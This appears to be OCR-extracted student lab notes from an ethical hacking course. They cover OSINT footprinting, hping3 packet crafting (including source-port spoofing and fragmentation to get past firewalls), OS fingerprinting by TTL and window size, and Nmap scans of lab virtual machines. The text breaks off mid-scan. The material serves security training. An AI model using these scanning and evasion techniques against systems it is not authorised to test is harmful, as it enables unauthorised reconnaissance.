
m. **Footprinting a target using OSINT Framework**

OSINT Framework is an open-source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance,


Open any browser and navigate to https://osintframework.com/



- Clicking on any of the categories such as Username, Email Address, or Domain Name will make many useful resources appear on the screen in the form of a sub-tree.
- Click the Username category and click to expand the Username Search Engines and Specific Sites sub-categories.
- You can observe a list of OSINT tools filtered by sub-categories (Username Search Engines and Specific Sites sub-categories).



- From the list of available tools under the Username Search Engines category, click on the NameCheckr tool to navigate to the NameCheckr website.
- The NameCheckr website appears, as shown in the screenshot.



Practical 3

Aim: Network Scanning

a. UDP and TCP Packet Crafting Techniques using hping3

Send TCP SYN packets to check if a port is open:

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 -S -p 80 192.168.100.8
[sudo] password for kali:
HPING 192.168.100.8 (eth0 192.168.100.8): S set, 40 headers + 0 data bytes
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=7.3 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=5.4 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=10.9 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=47.8 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=5.5 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=5840 rtt=11.3 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=5840 rtt=10.1 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=5840 rtt=12.1 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=5840 rtt=2.8 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=5840 rtt=6.7 ms
^C
── 192.168.100.8 hping statistic ──
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 2.8/12.0/47.8 ms
```

ACK Scan (Firewall Detection)

-A → Set **ACK flag**

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 -A -p 80 192.168.100.8
HPING 192.168.100.8 (eth0 192.168.100.8): A set, 40 headers + 0 data bytes
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=R seq=0 win=0 rtt=10.6 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=R seq=1 win=0 rtt=8.3 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=R seq=2 win=0 rtt=11.4 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=R seq=3 win=0 rtt=12.3 ms
len=46 ip=192.168.100.8 ttl=64 DF id=0 sport=80 flags=R seq=4 win=0 rtt=16.2 ms
^C
── 192.168.100.8 hping statistic ──
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 8.3/11.8/16.2 ms
```

Xmas scan (FIN + URG + PSH):

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/Sunset_1]
└─$ sudo hping3 -FUP -p 80 192.168.0.135 -c 5
HPING 192.168.0.135 (eth0 192.168.0.135): FPU set, 40 headers + 0 data bytes

── 192.168.0.135 hping statistic ──
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Basic UDP Probe
hping3 --udp -p 53192.168.100.8

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/Sunset_1]
└─$ sudo hping3 --udp -p 53 192.168.100.8 -c 5
HPING 192.168.100.8 (eth0 192.168.100.8): udp mode set, 28 headers + 0 data bytes

--- 192.168.100.8 hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/Sunset_1]
└─$
```

Source Port Spoofing

Some firewalls treat UDP differently depending on source port.

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 --udp -s 53 -p 123 192.168.100.8 -c 3
HPING 192.168.100.8 (eth0 192.168.100.8): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=53 seq=0
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=54 seq=1
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=55 seq=2

--- 192.168.100.8 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 3.4/8.1/15.9 ms
```

Fragmented UDP Packets

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 --udp -p 161 -f 192.168.100.8 -c 3
HPING 192.168.100.8 (eth0 192.168.100.8): udp mode set, 28 headers + 0 data byte
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=2827 seq=0
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=2828 seq=1
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=2829 seq=2

--- 192.168.100.8 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 5.4/8.3/12.2 ms
```

Mixing UDP with Other Flags
Though UDP has no flags, you can combine with IP/TCP tricks

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 --udp -p 161 --rr 192.168.100.8 -c 2
HPING 192.168.100.8 (eth0 192.168.100.8): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=1192 seq=0
RR:     1.2.3.4
        192.168.100.8
        192.168.100.8
ICMP Port Unreachable from ip=192.168.100.8 name=UNKNOWN
status=0 port=1193 seq=1
        (same route)

--- 192.168.100.8 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.8/11.0/16.2 ms
```


b. Identify Target System's OS with TTL (Time-to-Live) and TCP Windows Sizes using Wireshark

Common default TTL values used by OS vendors	
TTL Value (Default)	Likely OS Family
64	Linux / Unix / macOS
128	Windows (all versions)
255	Cisco / Network devices


Common default TCP Window Sizes used by OS vendors	
TCP Window Size	**Likely OS Version**
8192	Older Windows (Win XP)
65535	Windows 7/10, modern Windows
5840	Linux (older kernels)
29200 / 64240	Linux (modern kernels)
4128	Cisco IOS devices

Pinging Linux Machine:

Here ttl=64 so target Operating System is Linux Operating System is confirmed




Pinging Windows Machine




Here *ttl=127* so target Operating System is Windows Operating System is confirmed


Sending TCP Packets to Linux Machine




Here Window size=1024 so, target machine is running Linux Operationg System



Sending TCP Packets to Windows Machine







Here Window size= 32768 so, target machine is running Windows Operationg System

c. Basic Network Troubleshooting using MegaPing (Windows)


Click on System info on left pane to get the System Info for getting all network related information




Ping the servers to test network connectivity




We can also config the ping options as per the system configuration



Host Monitor for running services and getting which one is causing issue




Reading Log Files using Host Monitor



Event time	Host	Status	Round Trip Time	TTL	Ports Monitored TCP	Ports Monitored UDP	Ports Open TCP	Ports Open UDP	Ports Closed TCP	Ports Closed UDP
09/16/25 01:34:24		Monitor Started								
09/16/25 01:34:25	METASPLOITABLE [192.168.100.8]	OK	2	64	0	0	0	0	0	0
09/16/25 01:34:47		Monitor Stopped								
09/16/25 01:34:49		Monitor Started								
09/16/25 01:34:50		Monitor Stopped								
09/16/25 01:35:01		Monitor Started								
09/16/25 01:35:03	METASPLOITABLE [192.168.100.8]	OK	2	64	0	0	0	0	0	0
09/16/25 01:35:03	benjamin-PC [192.168.100.13]	OK	0	128	0	0	0	0	0	0
09/16/25 01:36:03	benjamin-PC [192.168.100.13]	OK	0	128	0	0	0	0	0	0
09/16/25 01:36:03	METASPLOITABLE [192.168.100.8]	OK	1	64	0	0	0	0	0	0
09/16/25 01:37:03	benjamin-PC [192.168.100.13]	OK	0	128	0	0	0	0	0	0
09/16/25 01:37:03	METASPLOITABLE [192.168.100.8]	OK	1	64	0	0	0	0	0	0
09/16/25 01:38:03	benjamin-PC [192.168.100.13]	OK	0	128	0	0	0	0	0	0
09/16/25 01:38:03	METASPLOITABLE [192.168.100.8]	OK	18	64	0	0	0	0	0	0

Security Scanner to get the Security status of running services



d. Understanding the Basics of Network Scanning using Nmap

Nmap scan to check whether the host is up or not

```
┌──(kali㉿paradox)-[~]
└─$ nmap -sn 192.168.100.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 16:32 EDT
Nmap scan report for 192.168.100.13
Host is up (0.0014s latency).
MAC Address: 08:00:27:89:D3:66 (PCS Systemtechnik/Oracle Virtual
C)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

TCP connect/Full Scan

```
┌──(kali㉿paradox)-[~]
└─$ nmap -sT 192.168.100.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 16:35 EDT
Nmap scan report for 192.168.100.13
Host is up (0.011s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 08:00:27:89:D3:66 (PCS Systemtechnik/Oracle VirtualBox virtual

Nmap done: 1 IP address (1 host up) scanned in 5.54 seconds
```

Stealth Scan/ Half TCP Scan

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sS -v 192.168.100.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:36 EDT
Initiating ARP Ping Scan at 14:36
Scanning 192.168.100.8 [1 port]
Completed ARP Ping Scan at 14:36, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:36
Completed Parallel DNS resolution of 1 host. at 14:36, 0.05s elapsed
Initiating SYN Stealth Scan at 14:36
Scanning 192.168.100.8 [1000 ports]
Discovered open port 22/tcp on 192.168.100.8
Discovered open port 25/tcp on 192.168.100.8
Discovered open port 111/tcp on 192.168.100.8
Discovered open port 80/tcp on 192.168.100.8
Discovered open port 5900/tcp on 192.168.100.8
Discovered open port 3306/tcp on 192.168.100.8
Discovered open port 445/tcp on 192.168.100.8
Discovered open port 21/tcp on 192.168.100.8
Discovered open port 53/tcp on 192.168.100.8
Discovered open port 23/tcp on 192.168.100.8
Discovered open port 139/tcp on 192.168.100.8
```

X-mas Scan

The scan results appear, displaying that the ports are either open or filtered on the target machine, which means a firewall has been configured on the target machine.

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sX 192.168.100.8
